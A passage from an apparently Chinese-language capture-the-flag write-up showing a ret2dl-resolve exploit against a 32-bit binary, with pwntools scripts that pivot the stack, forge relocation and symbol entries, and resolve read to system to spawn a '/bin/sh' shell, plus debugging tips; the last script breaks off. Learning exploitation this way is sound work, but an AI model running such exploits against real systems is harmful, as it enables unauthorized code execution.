
payload+=fake\_rel

p.sendline(payload)

p.interactive()

可以看到call结束之后，直接进入了read函数。


因为我们赋给r\_info =0x107，正好读取了read的SYM结构




FAKE\_SYM部分

经验：在写ret2dl方法的时候，一般不是一气呵成的。先尝试把数据布置在bss段中，然后调试程序，确定代码的位置，然后再修改reloc\_arg、fake\_rel和fake\_sym结构里面的参数到正确的位置。否则，一下子是很难拿写出来的。


Q1：程序退出，0177这种报错，说明是查找dysn，却没有找到对应的内容。需要重新检查构造的SYM结构。



Q2：SIGSEGV报错，还是一样的栈过低问题。也可能是r\_info读取位置错了，读到其他段里面去了。



Q3：symbol lookup error ，读取sym结构错误，（ECX中显示）应该是读取的位置不正确。



写出一个满是补丁的EXP，并且包含大量硬编码。

# -\*- coding: utf-8 -\*-

from pwn import \*

p=process('./pwn01')

gdb.attach(p,'b \*0x80484b1')

Address=0x12345678

fake\_ecx=0x804a05a

buf=0x804a040

fake\_esp=fake\_ecx-0x4

base\_stage=fake\_esp+0x800

read\_plt=0xf7ed2b00

stack\_size=0x500

gadget1=0x0804851b #pop ebp |ret

gadget2=0x08048519 # pop esi ; pop edi ; pop ebp ; ret

gadget3=0x080483c5 # leave ；ret

#New stack

payload="A"\*0xe

payload+=p32(fake\_ecx)

payload+="BBBB"

#payload+=p32(read\_plt)

#payload+=p32(gadget2)

#payload+=p32(0)+p32(base\_stage)+p32(100)

payload+=p32(gadget1)

payload+=p32(base\_stage)

payload+=p32(gadget3)

payload+=p32(base\_stage+stack\_size)

#p.sendline(payload)

#struct

dynsym=0x080481cc

dynstr=0x0804822c

plt0=0x80482f0

rel\_plt=0x080482b4

reloc\_arg=0x804a862-rel\_plt #fang hou mian yidian ,hui bei fugai

r\_offset=0x0804a00c #read\_got

fake\_sym\_addr=0x804a86a

align=0x10-((fake\_sym\_addr-dynsym)&0xf) #align=8#栈对齐

fake\_sym\_addr=fake\_sym\_addr+align

r\_info=((fake\_sym\_addr-dynsym)/0x10)<<8|0x7

#r\_info=0x107

fake\_rel=p32(r\_offset)+p32(r\_info)

payload+="A"\*(0x804a85a-buf-len(payload))

payload+=p32(plt0)

payload+=p32(reloc\_arg)

payload+=fake\_rel

st\_name=0x804a87c-dynstr

fake\_sym=p32(st\_name)+p32(0)+p32(0)+p32(0x12)

payload+="B"\*align


payload+=fake\_sym

payload+="system\x00"

p.sendline(payload)

p.interactive()

成功重定位read为system函数



但是参数布置就很麻烦

解决方案就是再payload+=p32(reloc\_arg)后面添加4个字节任意数和/bin/sh的地址。

这样弹出shell之后，程序的参数正好指向/bin/sh

代码如下：

# -\*- coding: utf-8 -\*-

from pwn import \*

p=process('./pwn01')

#p=remote('39.100.87.24',8101)

gdb.attach(p,'b \*0x80484b1')

Address=0x12345678

fake\_ecx=0x804a05a

buf=0x804a040

fake\_esp=fake\_ecx-0x4

base\_stage=fake\_esp+0x800

read\_plt=0xf7ed2b00

stack\_size=0x500

gadget1=0x0804851b #pop ebp |ret

gadget2=0x08048519 # pop esi ; pop edi ; pop ebp ; ret

gadget3=0x080483c5 #

#New stack

payload="A"\*0xe

payload+=p32(fake\_ecx)

payload+="BBBB"

#payload+=p32(read\_plt)

#payload+=p32(gadget2)

#payload+=p32(0)+p32(base\_stage)+p32(100)

payload+=p32(gadget1)

payload+=p32(base\_stage)

payload+=p32(gadget3)

payload+=p32(base\_stage+stack\_size)

#p.sendline(payload)

#struct

dynsym=0x080481cc

dynstr=0x0804822c

plt0=0x80482f0

rel\_plt=0x080482b4

reloc\_arg=0x804a872-rel\_plt #fang hou mian yidian ,hui bei fugai

r\_offset=0x0804a00c #read\_got

fake\_sym\_addr=0x804a87a

